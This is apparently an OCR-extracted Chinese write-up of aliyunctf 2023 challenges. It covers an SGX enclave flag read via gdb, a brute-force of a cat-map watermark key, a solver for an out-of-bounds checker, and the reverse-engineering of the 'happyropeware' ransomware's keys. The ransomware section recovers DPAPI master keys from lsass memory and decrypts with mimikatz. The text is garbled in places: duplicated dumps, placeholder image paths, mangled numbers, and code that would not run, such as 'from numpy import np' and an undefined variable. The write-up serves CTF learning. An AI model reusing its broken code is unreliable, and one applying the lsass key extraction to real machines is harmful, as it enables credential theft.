rip            0×7ffc001fa7d0     0×7ffc001fa7d0 <sgx_fread>
eflags         0×202              [ IF ]
cs             0×33               51
ss             0×2b               43
ds             0×0                0
es             0×0                0
fs             0×0                0
gs             0×0                0
k0             0×0                0
k1             0×0                0
```

```
k2             0×0                0
k3             0×0                0
k4             0×0                0
k5             0×0                0
k6             0×0                0
k7             0×0                0
0×7ffc00423dd0
```

按 `finish` 执行到sgx_fread()结束，然后看之前%rdi的内容

```
finish
x/s 0×7ffc00423dd0

Run till exit from #0  0×00007ffc001fa7d0 in sgx_fread ()
0×00007ffc000446a6 in completion_with_secret_prompt ()
(gdb) x/s 0×7ffc00423dd0
0×7ffc00423dd0: "aliyunctf{enclave_4ttr_is_important}\\nSpare the rod, spoil the
child.\\nMore haste, less speed.\\nPractice makes perfect."
```

```
Thread 1 "Untrusted_App" hit Breakpoint 1, completion_with_secret_prompt (eid=2, retval=0x7fffffffe01c, secret_prompt_path=0x408331 "prompt.txt.enc",
    thread=16) at Enclave_u.c:530
530     {
(gdb) b sgx_fread
Breakpoint 2 at 0x7ffc001fa7d0
(gdb) c
Continuing.

Thread 1 "Untrusted_App" hit Breakpoint 2, 0x00007ffc001fa7d0 in sgx_fread ()
(gdb) info reg
rax            0x10000            65536
rbx            0xf                15
rcx            0x7ffc00433df0     140720312892912
rdx            0xffff             65535
rsi            0x1                1
rdi            0x7ffc00423dd0     140720312827344
rbp            0x7ffc00405f30     0x7ffc00405f30
rsp            0x7ffd821155b8     0x7ffd821155b8
r8             0x7ffc00000000     140720308486144
r9             0x0                0
r10            0x7ffc003fdf40     140720312672064
r11            0x7ffd82115330     140726785626928
r12            0x7ffc00405f30     140720312704816
r13            0x408331           4227889
r14            0x0                0
r15            0x0                0
rip            0x7ffc001fa7d0     0x7ffc001fa7d0 <sgx_fread>
eflags         0x202              [ IF ]
cs             0x33               51
ss             0x2b               43
ds             0x0                0
es             0x0                0
fs             0x0                0
gs             0x0                0
k0             0x0                0
k1             0x0                0
k2             0x0                0
k3             0x0                0
k4             0x0                0
k5             0x0                0
k6             0x0                0
k7             0x0                0
(gdb) finish
Run till exit from #0  0x00007ffc001fa7d0 in sgx_fread ()
0x00007ffc000446a6 in completion_with_secret_prompt ()
(gdb) x/s 0x7ffc00423dd0
0x7ffc00423dd0: "aliyunctf{enclave_4ttr_is_important}\nSpare the rod, spoil the child.\nMore haste, less speed.\nPractice makes perfect."
```

来自喵星球的问候

Konano/CatWatermark (github.com)

给了项目，水印写在图像内，原始图像下载

Desktop Wallpapers Earth planet Africa Space 11500x11500 (1zoom.me)

原图另一个链接：https://eoimages.gsfc.nasa.gov/images/imagerecords/77000/77085/marble_east_vir_2012023_lrg.jpg

（这两个图片相近）


bak

两张图片xor后获得一个明显的猫脸变换的图片

审给的脚本，可以发现加密脚本根据他写的其实iterations并没有实际使用，实际上只运行了一次

可以注意到，对于水印来说，cat_map_rev实际上先对y进行了变换，后对x进行了变换。

我们用自己的样本试验了一下解密dx的结果，发现dx正确的时候，图片两边会有黑边



结合这个原理，初步测算，计算一张图片的dx变换所需时间约为3$_{5分钟}$。共计11500*8/10个dx，算下来在96核EPYC机器上跑，需要$_{8}$10个小时，可以接受

```
from numpy import np
from PIL import Image, ImageFile
ImageFile.LOAD_TRUNCATED_IMAGES = True

oriImg = Image.open('ori.png').convertRGB()
image = Image.open('planet.png').convertRGB()

height, width, *_ = oriImg.shape

xored = image ^ oriImg
xored = xored.any(axis=2)
```

```
def testDx(dx):

    testImg = np.zeros(oriImg.shape, dtype=np.uint8)
    for x in range(height):
        for y in range(width):
            _x, _y = x, y
            _y = (_y + dx * _x) % width
            testImg[_x, _y] = xored[x, y]

    leftMargin = 100
    rightMargin = 100 # < 1/10 of the image
    if all(not diff[:,i].any() for i in list(range(leftMargin))) and all(not
diff[:,i].any() for i in list(range(width - rightMargin, rightMargin))):
        print("Possible dx: %d" % dx)

if __name__ == '__main__':
    import sys
    args = sys.argv[1:]
    dxstart = args[0]
    dxend = args[1]
    for i in range(dxstart, dxend):
        testDx(dx)
```

```
/opt/pyenv/versions/3.10.4/lib/python3.10/site-packages/PIL/Image.py:3167: Dec
00 pixels) exceeds limit of 89478485 pixels, could be decompression bomb DOS a
  warnings.warn(
Possible dx: 5809
```

)

可以计算出dx值为5809，此时拥有其中一个值我们无脑爆破最后一个dy就好了，体力活。


```
import os
import sys

import numpy as np
from PIL import Image, ImageFile
ImageFile.LOAD_TRUNCATED_IMAGES = True

def arnold_cat_map(image, key=(1, 2, 1)):
    """
    Implements Arnold's cat map transformation on an image.
    """
```

```
    height, width, *_ = image.shape
    offset_x, offset_y, iterations = key

    new_image = np.zeros(image.shape, dtype=np.uint8)

    for x in range(height):
        for y in range(width):
            _x, _y = x, y
            _y = (_y + offset_x * _x) % width
            _x = (_x + offset_y * _y) % height
            new_image[_x, _y] = image[x, y]
    return new_image

def arnold_cat_map_rev(image, key=(1, 2, 1)):
    """
    Implements Arnold's cat map transformation on an image (reverse).
    """
    height, width, *_ = image.shape
    offset_x, offset_y, iterations = key

    new_image = np.zeros(image.shape, dtype=np.uint8)

    for x in range(height):
        for y in range(width):
            _x, _y = x, y
            _x = (_x - offset_y * _y) % height
            _y = (_y - offset_x * _x) % width
            new_image[_x, _y] = image[x, y]
    return new_image

def extract_watermark(original_image_path, watermarked_image_path, output_image_path,
private_key):
    """
    Extracts a text watermark from a watermarked image using the Arnold's cat map
transformation.
    """

    # Open the original image
    original_image = np.array(Image.open(original_image_path).convert("RGB"))

    # Open the watermarked image
    watermarked_image = np.array(Image.open(watermarked_image_path).convert("RGB"))
    assert watermarked_image.shape == original_image.shape

    # Extract the watermark from the watermarked image
    original_image ^= watermarked_image
    transformed_image = arnold_cat_map(original_image, private_key)
```

```
    transformed_image[transformed_image > 0] = 255
    transformed_image = 255 - transformed_image

    # Save the extracted watermark
    Image.fromarray(np.uint8(transformed_image)).save(output_image_path)

def try_arnold_dy(original_image_path, watermarked_image_path, output_image_path,
arnold_dx, arnold_rd):
    original_image = np.array(Image.open(original_image_path).convert("RGB"))
    watermarked_image = np.array(Image.open(watermarked_image_path).convert("RGB"))

    height, width, *_ = original_image.shape
    for arnold_dy in range(2800, 3000):
        private_key = (arnold_dx, arnold_dy, arnold_rd)
        extracted_watermark = arnold_cat_map(original_image ^ watermarked_image,
private_key)
        extracted_watermark[extracted_watermark > 0] = 255
        extracted_watermark = 255 - extracted_watermark

        # 将尝试的结果保存为文件，文件名包含尝试的 arnold_dy 值
        output_filename = f"{output_image_path}_arnold_dy_{arnold_dy}.png"
        Image.fromarray(np.uint8(extracted_watermark)).save(output_filename)
        print(f"Saved {output_filename} with arnold_dy = {arnold_dy}")

# 输入参数检查
if len(sys.argv) != 4:
    print("Usage: brute_force_arnold_dy.py original_image watermarked_image
output_image")
    sys.exit(1)

original_image_path = sys.argv[1]
watermarked_image_path = sys.argv[2]
output_image_path = sys.argv[3]

arnold_dx = 5809
arnold_rd = 1

try_arnold_dy(original_image_path, watermarked_image_path, output_image_path, arnold_dx,
arnold_rd)
```

最后找到最终值 5809 2901 1为最终flag

flag图



• OOBdetection

转成lark语法

```
start: def_list arr_list
def_list: (var_def ";")+
arr_list: (array_expr ";")+
var_def: "int" CNAME ("[" expr "]")+ -> arr_def
```

```
        | "int" CNAME ["=" NUMBER] -> var_def
array_unit: CNAME "[" expr "]" ("[" expr "]")*
array_expr: CNAME "=" expr -> var_assign_exp
           | array_unit "=" expr -> arr_assign_exp
expr: expr OP expr -> op_expr
        | array_unit -> arr_expr
        | CNAME -> var_expr
        | NUMBER -> num_expr
OP: "/" | "*" | "+" | "-"
%import common.CNAME
%import common.NUMBER
%import common.WS
%ignore WS
```

```
# -*- coding: utf-8 -*-
from pwn import *
import hashlib
import string
import itertools
from tqdm import tqdm
from lark_parse import check

# 开启日志
context.log_level = 'debug'

sh = remote("47.98.209.191", 1337)

def crack():
    temp = sh.recvuntil(b"sha256(XXX +")
    temp = sh.recvline()
    target_hash = temp.split(b" == ")[1].strip()
    suffix = temp[1:15]
    print(temp, target_hash, suffix)
    target_hash = target_hash.decode('utf-8')
    suffix = suffix.decode('utf-8')
    charset = "0123456789abcdef"
    total_combinations = len(charset) ** 6
    for combination in tqdm(itertools.product(charset, repeat=6), desc="Cracking
progress", total=total_combinations):
        prefix = ''.join(combination)
        test_string = prefix + suffix
        test_string_bytes = bytes.fromhex(test_string)
        test_hash = hashlib.sha256(test_string_bytes).hexdigest()
```

```
        if test_hash == target_hash:
            print("XXX = " + prefix)
            return prefix

passwd = crack()

assert passwd is not None
sh.sendline(passwd.encode())

sh.recvuntil(b"Good luck!")

while True:
    prog = sh.recvuntil(b"Your answer (safe/oob/unknown):")
    prog = prog.decode().strip()
    prog = prog.removesuffix("Your answer (safe/oob/unknown):")
    print("-----------")
    print(prog)
    print("-------------")
    sh.sendline(check(prog).encode())
    print(sh.recvline().strip())
    assert sh.recvline().strip() == b"Right!"
```

```
from traceback import print_exc, print_exception
from typing import Any, Dict, Literal, cast, List, Tuple
from lark import Lark, Token, Tree

class OOBException(Exception):
    pass

class GrammarError(Exception):
    pass

class Variable:
    value: Literal["UNKNOWN"] | int = "UNKNOWN"

    def __init__(self, value: Literal["UNKNOWN"] | int = "UNKNOWN"):
        self.value = value

    def __str__(self) -> str:
        return "Variable(value=" + str(self.value) + ")"

    def __repr__(self) -> str:
        return self.__str__()

    def __add__(self, other: "Variable"):
```

```
        if self.value == "UNKNOWN" or other.value == "UNKNOWN":
            return Variable()
        return Variable(self.value + other.value)

    def __sub__(self, other: "Variable"):
        if self.value == "UNKNOWN" or other.value == "UNKNOWN":
            return Variable()
        return Variable(self.value - other.value)

    def __mul__(self, other: "Variable"):
        if self.value == "UNKNOWN" or other.value == "UNKNOWN":
            return Variable()
        return Variable(self.value * other.value)

    def __truediv__(self, other: "Variable"):
        if self.value == "UNKNOWN" or other.value == "UNKNOWN":
            return Variable()
        return Variable(round(self.value / other.value))

    def __eq__(self, __value: "Variable") -> bool:
        return self.value == __value.value

    def __hash__(self) -> int:
        return hash(self.value)

class ArrayVariable:
    dims: List[Variable]
    value: Dict[Tuple[Variable, ...], Variable]

    def __init__(self, dims: List[Variable]):
        self.dims = dims
        self.value = {}

    def __str__(self) -> str:
        return f"ArrayVariable(dims={self.dims}, value={self.value})"

    def __repr__(self) -> str:
        return self.__str__()

    def __check_key__(self, key: List[Variable]) -> None:
        if len(key) != len(self.dims):
            raise GrammarError("Invalid array access")
        for i, dim_i in zip(key, self.dims):
            if i.value == "UNKNOWN":
                raise OOBException(
                    f"Array index unknown oob, Array: {self}, Index: {key}")
            elif dim_i.value == "UNKNOWN":
```

```
                raise OOBException(
                    f"Array dim unknown oob, Array: {self}, Index: {key}")
            elif i.value >= dim_i.value or i.value < 0:
                raise OOBException(
                    f"Array index oob, Array: {self}, Index: {key}")

    def __getitem__(self, key: List[Variable]) -> Variable:
        self.__check_key__(key)
        return self.value.get(tuple(key), Variable())

    def __setitem__(self, key: List[Variable], value: Variable) -> None:
        self.__check_key__(key)
        self.value[tuple(key)] = value

with open("lang.lark") as f:
    parser = Lark(f.read())

def op(op: str, v1: Variable, v2: Variable):
    if op == "+":
        return v1 + v2
    elif op == "-":
        return v1 - v2
    elif op == "*":
        return v1 * v2
    elif op == "/":
        return v1 / v2
    else:
        raise ValueError("Invalid operator")

class Program:
    vars: Dict[str, Variable] = {}
    array_vars: Dict[str, ArrayVariable] = {}

    def __init__(self, text: str) -> None:
        root = parser.parse(text)
        def_list = cast(Tree[Token], root.children[0])

        for def_ in def_list.children:
            def_ = cast(Tree[Token], def_)
            name = cast(Token, def_.children[0]).value
            if def_.data == "var_def":
                var = Variable()
                self.vars[name] = var
                if def_.children[1]:
                    var.value = int(cast(Token, def_.children[1]).value)
            else:
                dims = [self.parse_expr(cast(Tree[Token], i))
```

```
                        for i in def_.children[1:]]
                self.array_vars[name] = ArrayVariable(dims)

        self.program = cast(Tree[Token], root.children[1])

    def parse_expr(self, expr: Tree[Token]) -> Variable:
        if expr.data == "num_expr":
            return Variable(int(cast(Token, expr.children[0]).value))
        elif expr.data == "op_expr":
            return op(
                cast(Token, expr.children[1]).value,
                self.parse_expr(cast(Tree[Token], expr.children[0])),
                self.parse_expr(cast(Tree[Token], expr.children[2]))
            )
        elif expr.data == "var_expr":
            return self.vars[cast(Token, expr.children[0]).value]
        elif expr.data == "arr_expr":
            expr = cast(Tree[Token], expr.children[0])
            name = cast(Token, expr.children[0]).value
            key = [self.parse_expr(cast(Tree[Token], i))
                   for i in expr.children[1:]]
            return self.array_vars[name][key]
        else:
            raise ValueError("Invalid expression " + str(expr))

    def run(self):
        for expr in self.program.children:
            expr = cast(Tree[Token], expr)
            if expr.data == "var_assign_exp":
                name = cast(Token, expr.children[0]).value
                var = self.parse_expr(cast(Tree[Token], expr.children[1]))
                self.vars[name] = var
            else:
                arr = cast(Tree[Token], expr.children[0])
                name = cast(Token, arr.children[0]).value
                key = [self.parse_expr(cast(Tree[Token], i))
                       for i in arr.children[1:]]
                var = self.parse_expr(cast(Tree[Token], expr.children[1]))
                self.array_vars[name][key] = var

def check(prog: str):
    try:
        p = Program(prog)
        p.run()
        return "safe"
    except OOBException:
        return "oob"
```

```
    except Exception as e:
        print_exception(e)
        return "unknown"

test = """
int n = 964;
int a[n];
int b[n];

a[ 732 ] = 530;
b[a[ 732 ]] = 229;
"""

if __name__ == "__main__":
    prog = Program(test)
    prog.run()
```

REVERSE

乐索软件

核心加密逻辑的入口是这个

```
let header = cipher::encrypt_stream(key, &mut fin, &mut fout)?;
let victim_key = Arc::new(key_mgmt::ensure_key()?);
```

用到了这些库：dryoc、cipher

1400318B0是key生成

14002AFE0是这个：https://github.com/brndnmtthws/dryoc/blob/main/src/kdf.rs#L133

140021D40是crypto_generichash_blake2b

140016EF0 是crypto_kdf_derive_from_key

逆向密钥生成

140032DF0是cipher::encrypt_stream

key_mgmt::ensure_key看起来是读了MachineGuid，然后CryptProtectData，然后存到了

HKEY_CURRENT_USER\Control Panel\Desktop\WallpaperImageCache里面，

原始密钥 MachineGuid + 32 byte的随机串

（misty）怎么生成的不用管，重点是需要逆向1400318B0，WallpaperImageCache的内容需要走这个函数derive

happyropeware.txt.i64

key : random32

mac: machine guid

nonce: kdf

重点逆了一下derive那片，后面结合调一下就行了

happyropeware.txt.i64

尝试还原key derive流程

```
use dryoc::classic::crypto_box::{crypto_box_beforenm, crypto_box_easy,
crypto_box_keypair, crypto_box_seal_open, crypto_box_seed_keypair, Nonce, PublicKey,
SecretKey};
use dryoc::classic::crypto_generichash::{crypto_generichash, crypto_generichash_final,
crypto_generichash_init, crypto_generichash_update};
use dryoc::constants::CRYPTO_BOX_NONCEBYTES;
use dryoc::kdf::StackKdf;
use dryoc::types::{NewByteArray, StackByteArray};
use dryoc::keypair::KeyPair;

const RPK:SecretKey = [0x2Au8, 0x71, 0x17, 0xAF, 0xB3, 0xE4, 0x5F, 0xB0, 0x21, 0xF3,
    0x05, 0xE8, 0x90, 0x71, 0xA6, 0x0E, 0x93, 0x31, 0xB6, 0x3A,
    0xDE, 0xB1, 0xB0, 0x57, 0x32, 0xDD, 0x07, 0x4E, 0xE1, 0x44,
    0x66, 0x62];

fn crypto_box_seal_nonce(nonce: &mut Nonce, epk: &PublicKey, rpk: &SecretKey) {
    let mut state = crypto_generichash_init(None,
CRYPTO_BOX_NONCEBYTES).expect("state");
    crypto_generichash_update(&mut state, epk);
    crypto_generichash_update(&mut state, rpk);
    crypto_generichash_final(state, nonce).expect("hash error");
}

fn main() {
    let main_key_v = vec!
[0x51,0xF3,0xE1,0x4A,0xC1,0x54,0x01,0x9F,0xBD,0xDE,0x1C,0x62,0x17,0xE1,0xC6,0x28,0x9E,0x
1C,0x72,0x6C,0x6B,0x2A,0xF9,0x2A,0x77,0x39,0x57,0x38,0x66,0xDB,0x85,0x2F]; // random 32
    let main_key = StackByteArray::try_from(main_key_v.as_slice()).unwrap();
    let kdf = StackKdf::from_parts(main_key.clone(), StackByteArray::from([0u8;8]));
```

```
    let sub_key_1 = kdf.derive_subkey_to_vec(1).unwrap();
    println!("{:02X?}",sub_key_1);
    let sub_key_2 = kdf.derive_subkey_to_vec(2).unwrap();
    println!("{:02X?}",sub_key_2);

    let (p,s) = crypto_box_seed_keypair(sub_key_2.as_slice());
    println!("{:02X?}",p.to_vec());
    println!("{:02X?}",s.to_vec());
    let mut nonce = Nonce::new_byte_array();
    crypto_box_seal_nonce(&mut nonce,&p,&RPK);
    println!("nonce: {:02X?}", nonce.to_vec());

    let mut ciphertext = vec![0u8;48];
    crypto_box_easy(&mut ciphertext,main_key_v.as_slice(),&nonce,&RPK,&s).unwrap();
    println!("ciphertext: {:02X?}", ciphertext);
    println!("ciphertext.len(): 0x{:02X?}", ciphertext.len());

    let mut output = vec![0u8;16];
    // machine guid
    let mut input = vec!
[0x EAu8,0x C7,0x 1D,0x A4,0x 81,0x 1D,0x 4B,0x 96,0x B2,0x CA,0x 9D,0x EC,0x 1E,0x C6,0x 00,0x 73];
    crypto_generichash(&mut output,&input,Some(&sub_key_1)).unwrap();
    println!("output: {:02X?}", output);
    println!("output: 0x{:02X?}", output.len());

    let keypair = KeyPair::<PublicKey, StackByteArray<32>>::from_secret_key(main_key);
    println!("keypair.public_key: {:02X?}", keypair.public_key.to_vec());

    // keypair.public_key 0-16
    // keypair.public_key 16-32
    // random 0-16
    // random 16-32
    // guid
    // output

    // p 0-32
    // ciphertext 0-48

    // 140032DF0
    let (p,s) = crypto_box_keypair();
    // 140032E74
    let k = crypto_box_beforenm(&keypair.public_key,&s);
    println!("{:02X?}", k);

    let mut nonce = Nonce::new_byte_array();
```

```
    // 140032E9C
    crypto_box_seal_nonce(&mut nonce,&p,&keypair.public_key);
    println!("nonce: {:02X?}", nonce.to_vec());

}
```

测试机的数据：

```
eac71da4-811d-4b96-b2ca-9dec1ec60073
EMtSdCKqpGEtoDVb3uF8yw
28JBCd6raHW5eNccRZBNbQdYP3Do3HTHdzoQgohymqFmB6Dsp6AWXD11HenYpkx4WgHWYsqyy69Kzrh7jtmW3G6V
8s2hZCoxhStGvRLZza5H2b

db c2 41 09 de ab 68 75 b9 78 d7 1c 45 90 4d 6d 07 58 3f 70 e8 dc 74 c7 77 3a 10 82 88
72 9a a1 66 07 a0 ec a7 a0 16 5c 3d 75 1d e9 d8 a6 4c 78 5a 01 d6 62 ca b2 cb af 4a ce
b8 7b 8e d9 96 dc 6e 95 f2 cd a1 64 2a 31 85 2b 46 bd 12 d9 cd ae 47 d9

000001FF71614440  EA C7 1D A4 81 1D 4B 96 B2 CA 9D EC 1E C6 00 73  êÇ.¤..K.²Ê.ì.Æ.s
000001FF71614450  51 F3 E1 4A C1 54 01 9F BD DE 1C 62 17 E1 C6 28  QóáJÁT..½Þ.b.áÆ(
000001FF71614460  9E 1C 72 6C 6B 2A F9 2A 77 39 57 38 66 DB 85 2F   ..rlk*ù*w9W8fÛ./
```

derive的结果是

1. blake2b hash的GUID
2. 原始GUID
3. 一个Nonce String（最后的一大串Base64）
    - crypto_secretbox_easy做一次加密
4. 新生成的SecretKey

推导并解密DPAPI User Master Key

内存里用master key guid找到lsass储存的Key。

然后结合mimikatz代码推导LsaUnprotect所需的Lsa内部key kAes和k3Des。

用k3Des解密即可。

Victim的解密数据：

```
master key:
3cae8cfc4908eeff477f50b22cd7d11cd84c4c4c0290b7d0fe07ce2114b541d195e5f3a24a509dff21e9496e
7ec1d8e2e84942990e5971130141f93e4226bb5a
```

```
mimikatz # dpapi::blob
/in:D:\\Workspaces\\CTFWorkspace\\aliyunctf2023\\happyropeware_attachment\\happyropeware
\\victim_enc.txt
/masterkey:3cae8cfc4908eeff477f50b22cd7d11cd84c4c4c0290b7d0fe07ce2114b541d195e5f3a24a509
dff21e9496e7ec1d8e2e84942990e5971130141f93e4226bb5a
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {c316fe74-6148-442b-b9fd-ac64b2d63547}
  dwFlags            : 00000000 - 0 ()
  dwDescriptionLen   : 00000002 - 2
  szDescription      :
  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : d14c05f8cd0c8e210d0e381d6f051a60235b938488c5c3ced3e211420d71e373
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : 4eab19fd4f710fcc85cf069873faa9937a269d4d1f1c6d1f5bb16f54484df693
  dwDataLen          : 00000040 - 64
  pbData             :
e1537eb26843a7ec8d074d7da02eeb2fd832af71a3a4f5d3889a6705b8024d11170bca2cbfa6f8be98cd1b61
c0386c401523308f0389cdb48a48e51f95df3334
  dwSignLen          : 00000040 - 64
  pbSign             :
f1e584032b40f5ff1f85117fc71b2d4e3e4de14ad45ab3a181113d534802beaa1b892f9953f3988dfd80aa6a
affb4b55297778717ece422134a0f92b4bb7af68

 * masterkey     :
3cae8cfc4908eeff477f50b22cd7d11cd84c4c4c0290b7d0fe07ce2114b541d195e5f3a24a509dff21e9496e
7ec1d8e2e84942990e5971130141f93e4226bb5a
description :
data: 07 a9 a2 bc 7b 6a 41 d3 b5 39 45 27 a3 6f bf 3e bd 78 95 1e b4 4e 5b f8 08 8c 72
2c 96 bd 7e 4c 8d 49 4c 3e 71 58 8b d5 f6 0a fd f4 51 1b 15 a7

Your victim identifier is:
07a9a2bc-7b6a-41d3-b539-4527a36fbf3e
Y7HeC6UnncKR9sKZfquKbU
27P4Ncyf799HtYGMBEru7JsNSC6bgfASE9Su1jk3cS9e54KoUzjwnjUUcrqME8TTC1kdW9jU7DU59hxFfojRwk8K
urXstvfVxXK5JpHmoZtuwT
```

